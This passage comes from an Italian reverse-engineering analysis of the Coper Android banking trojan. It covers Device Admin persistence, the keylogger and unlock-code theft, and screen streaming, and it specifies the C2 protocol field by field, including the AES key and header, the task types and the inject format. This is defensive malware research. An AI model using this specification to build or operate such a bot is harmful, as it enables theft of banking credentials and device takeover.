- Impostarsi in whitelist per la batteria.
- Impostarsi in Xiomi Autostart.
- Impostarsi come ricevitore di notifiche.
- Impostarsi come Device Admin.

- Concedersi i permessi di cui necessita.
- Concedersi il permesso di scrivere le impostazioni di sistema.
- Concedersi il permesso di creare finestre overlay (sopra ogni altra finestra).
- Escludersi dalle statistiche di utilizzo.
- Eseguire un comando “vnc_screen” per darsi il permesso di fare streaming dello schermo (Tramite la classe ScreenshotPermissionGranted).

I nuovi entry-point

Analizziamo i nuovi entry-point che il core può abilitare. Si tratta della ricezione di un evento di accessibilità, di una notifica e della gestione dello stato di Device Admin.



AdminRec è il receiver che gestisce lo stato di Admin. Il suo codice è molto semplice ma anche qui Coper usa messaggi fuorvianti per indurre la vittima a non disabilitare lo stato di Admin (cosa che comunque non è possibile quando il servizio di accessibilità è attivo). Infatti, se si prova a rimuovere l’app dall’elenco degli Admin, viene mostrato un messaggio (in inglese) che chiede all’utente se vuole cancellare tutti i dati, nel tentativo di scoraggiarlo.

Qualora l'app venga effettivamente rimossa dallo stato di Admin, come estremo tentativo Coper riapre le impostazioni di Admin in modo che il servizio di accessibilità la reinserisca in automatico.

Quando invece viene ricevuta una notifica, questa è inviata al C2 e se nelle *SharedPreferences* è indicato, la notifica è anche cancellata per evitare che l'utente la veda.

Il servizio di accessibilità esegue una serie di operazioni:

- **Se lo streaming del servizio VNC è attivo**, viene inviata la gerarchia delle view dello schermo, con tanto di testo. Questo permette di ricostruire fedelmente quanto visibile nello schermo.
- **Se è attiva un'app per cui è presente un inject abilitato**, questo viene mostrato.
- **Impedisce l'accesso alle app** indicate nelle shared preferences.
- **Esegue l'ACSB task.**
- **Funziona da keylogger**. Particolarità interessante è che i dati rubati includono informazioni di contesto come il package ed il nome della risorsa da cui provengono, eventuali URL. Inoltre Coper ha una funzionalità apposita per il furto del PIN/password/pattern per lo sblocco dello schermo.

Il keylogger di Coper è piuttosto distintivo poichè fornisce informazioni molto utili agli attaccanti e riesce perfino a recuperare i codici di sblocco del telefono. I dati acquisiti sono salvati in un file *kl.txt* e poi inviati dal Bot.

Il servizio VNC non utilizza l'omonima app, sfrutta invece il servizio di accessibilità per fare streaming del layout visibile sullo schermo oppure *ScreenStreamService* e *SendScreenshotSrv* per fare screenshot ogni secondo ed inviarli al C2.

Lo stream del layout richiede poca banda ma non mostra le immagini (solo testo e struttura) mentre lo stream a screenshot emula uno streaming come VNC ma richiede molta più banda perchè le immagini dei vari screenshot non sono compresse lungo l'asse temporale come avviene in uno streaming video.

Coper ha una **funzionalità di Auto-Test** (classe *AutoTest*) che permette di conoscere lo stato del bot.
Viene attivata quando il C2 chiede al bot di inviare un SMS al numero "7��". Il contenuto del messaggio è il comando *Auto-Test* da eseguire.

I comandi Auto-Test sono:

- **smarts** – per ricevere gli inject configurati;
- **prefs** – per ricevere le shared preferences;
- **info** – per ricevere lo stato del servizio Bot e dei due di streaming e i permessi ottenuti.

Formato delle richieste e risposte verso il C2

Come esposto sopra, le richieste al C2 sono in formato JSON. Ogni richiesta (ping, registrazione, nuovo sms, screenshot, e così via) è un oggetto JSON con il suo formato a cui sono aggiunti delle proprietà standard.

Il JSON è poi serializzato in una stringa, cifrato con AES-128-ECB con padding PCKS5 e chiave presa dalla configurazione statica del malware (*Config.customHeaderValue*, **60170** nel campione analizzato), il risultato è convertito in base64 e GZIP.

Il tutto è inviato alle URL configurate tramite POST HTTP standard a cui è aggiunto un header di nome *Config.customHeaderName* (*Packet-Sent* nel campione analizzato) e valore pari alla chiave AES usata.

Da investigare se il C2 usa questo header per ottenere la chiave di decifratura o se l'header è usato per discernere le richieste fatte dal malware.

Nota: con "0" o "1" si intendono le stringhe contenenti i caratteri '0' e '1', non i numeri 0 e 1.

Proprietà standard di ogni richiesta

lB	Funzionalità non chiara. Il valore è preso da Config e vale DONOTFILTER.
lL	"1" se nel dispositivo è installata l'app Config.applicationTitle, il carattere "0" altrimenti.
bI	ID del bot.
iA	"1" o "0" a seconda se il malware è gestore di SMS.
dA	"1" o "0" a seconda se il malware è Device Admin.
lK	"1" o "0" a seconda se è attivo il blocco software del dispositivo.
iAc	"0" se il servizio di accessibilità non è installato, "1" se lo è ed è avviato, "2" se lo è ma non è avviato.
iPa	"1" o "0" a seconda se il receiver delle notifiche è stato abilitato.

iBC	Intero con il livello della batteria.
iCP	“1” o “0” a seconda se il dispositivo è collegato alla corrente.
iSE	“1” o “0” a seconda se lo schermo è bloccato.
iSp	Intero che indica il numero di volte che il malware ha provato ad assegnarsi automaticamente i permessi.
iFp	Elenco CSV dei permessi non ancora ottenuti (i nomi NON sono FQN, esempio: SEND_SMS e non android.permission.SEND_SMS).
cTsk	Task ACSB corrente o “”.
up	Intero che rappresenta l’uptime (secondi dalla registrazione) o 0 se mai registrato.
kL	“1” o “0” a seconda se il keylogger è abilitato.
vnc	Comandi VNC correnti.
fgM	“1” o “0” a seconda se il servizio Bot è in foreground o meno.
iAg	“1” o “0” a seconda se il dispositivo è un dispositivo con poca RAM.
rIP	Informazioni sull’IP esterno del dispositivo. Si veda Net.getRealIPInfo.
xc	Tipo di richiesta

Registrazione

xc	bR
tA	ID dispositivo
tB	Numero di telefono
tC	Paese del dispositivo
tD	Lingua del dispositivo
tE	Build release del dispositivo
tF	Modello del dispositivo
tG	Nome dell’operatore
lA	App di sistema installate

Ping

xc	bP
tA	ID dispositivo
tB	Numero di telefono
lA	App installate. Presente ogni 10 minuti.
rZ	Array JSON in cui ogni elemento è “task_id: task_result” per gli ultimi task del bot.
nS	JSON che rappresenta gli SMS ricevuti. Si vedano Misc.removeFromNewSMS e SMSStealer.makeObjFromSMS.

Nuovo SMS ricevuto

xc	bS
sA	Mittente
sB	Testo del messaggio
sT	Data in formato dd/MM/yyyy HH:mm:ss

Errore (eccezioni e simili)

xc	bP
rZ	Un array vuoto.
eM	Messaggio di errore

Stringhe

xc	bP
rZ	Un array vuoto.
kM	Stringa da inviare. Usata per alcune notifiche al C2.

Screenshot

xc	vncScr
fn	Nome del file
bs	Dati del file in base64

Dati rubati con inject

xc	sSD
sPK	Package dell'inject
spD	Dati dell'Inject.
sFd	Booleano. Vero se questo pacchetto contiene tutti i dati rubabili con l'Inject.

Richiesta di download inject

xc	gSWI

Invio delle informazione di layout della finestra corrente

xc	bP
rZ	Array vuoto
vncd	Dati. Si veda VNC.sendRootDataToPanel.

Risposta del C2

response	Se REG_SUCCESS il bot si è registrato correttamente. In realtà REG_SUCCESS è cercato come stringa nella risposta, potrebbe comparire in ogni proprietà.
response	Se una stringa che inizia per SMS_OK_ allora è seguita da un elenco CSV degli SMS correttamente ricevuti (saranno rimossi dalle SharedPreferences).
response	Se è un oggetto che contiene un array "smarts" rappresenta gli inject da salvare. vedi sotto.
panel_starts_ver	Progressivo per indicare la versione degli inject corrente
injects_to_enable	CSV degli inject da abilitare
injects_to_disable	CSV degli inhect da disabilitare
extra_domains	CSV degli URL C2 aggiuntivi
block_push_apps	CSV delle app di cui bloccare le notifica
minime_apps	CSV delle app di cui impedire l'accesso
uninstall_apps	CSV delle app da disintallare
block_push_delay	Delay per il blocco delle notifiche (prima di questo delay non è fatto)

minimize_delay	Simile a sopra
uninstall_delay	Simile a sopra
keylogger_delay	Simile a sopra
get_device_admin_delay	Simile a sopra
injects_delay	Simile a sopra
keylogger_enabled	1 se abilitare il keylogger
net_delay	Delay per i ping
vnc_tasks	Task VNC, array
tasks	Task, array

Formato degli inject

Ogni elemento dell'array è un oggetto JSON così strutturato:

is_active	Boolean vero se l'inject è attivo
package	HTML dell'inject o URL
cap_data	HTML dell'inject (con i dati catturati?) o URL
show_cap	Se usare data o cap_data
type	html oppure url
icon	Base64 con l'icona dell'inject

Formato dei task

Ogni elemento dell'array è un oggetto JSON del tipo:

id	Id del task
task_type	Tipo del task
data	Parametri del task

Tipi di task e formato dei dati

ussd	Numero da chiamare
sms	destinatario|messaggio. Se destinatario = "7 " allora messaggio è un codice AutoTest.
register_again	
lock_on	
lock_off	
intercept_on	
vnc_start	Comando VNC
vnc_stop	
push	Notifca con "titolo|testo|package da aprire"
kill_bot	
start_keylogger	
stop_keylogger	
uninstall_apps	CSV app da disinstallare
start_fg	
stop_fg	

open_url	URL
disable_inject	Package inject
enable_inhect	Package inject
run_app	Package da lanciare

Formato dei task VNC

Ogni elemento dell'array è un oggetto JSON con le seguenti proprietà:

type	Tipo di task
data	Parametri del task

Tipi di task VNC e loro dati

clickat	coordinate
gesture	coordinate (multiple)
set_text	testo
long_click	coordinate
action	unlock_touch, quick_settings, lock_screen, swipe_up/down/right/left, back, home, power, toggle_split_screen, take_screenshot, recents, notifications
set_clip	testo
paste	
send_pattern	pattern
scrool	direzione di scrool

Il formato del comando VNC

Il comando è formato da un serie di stringhe separate da punto e virgola (;)

STREAM_SCREEN	Invia screenshot al C2 ogni secondo
STRAM_LAYOUT	Invia il layout (con testo) della finestra corrente al C2
BLACK	Mostra un overlay nero sullo schermo
SILENT	Disabilita suono e notifiche

Formato delle shared preferences

Il formato delle *SharedPreferences* segue molto quello delle risposte del C2. Ovviamente ci sono delle differenze: ad esempio ogni inject è salvato in una preferenza stringa di nome *inj_XXX* dove *XXX* è il package target dell'inject ed il valore stringa è la serializzazione dell'oggetto JSON dell'inject stesso.

Il valore **smart_injects** contiene poi una lista CSV degli inject presenti. In modo simile vale per altre proprietà: gli SMS catturati sono salvati in new_sms, che è un oggetto JSON indicizzato dal timestamp dell'SMS.
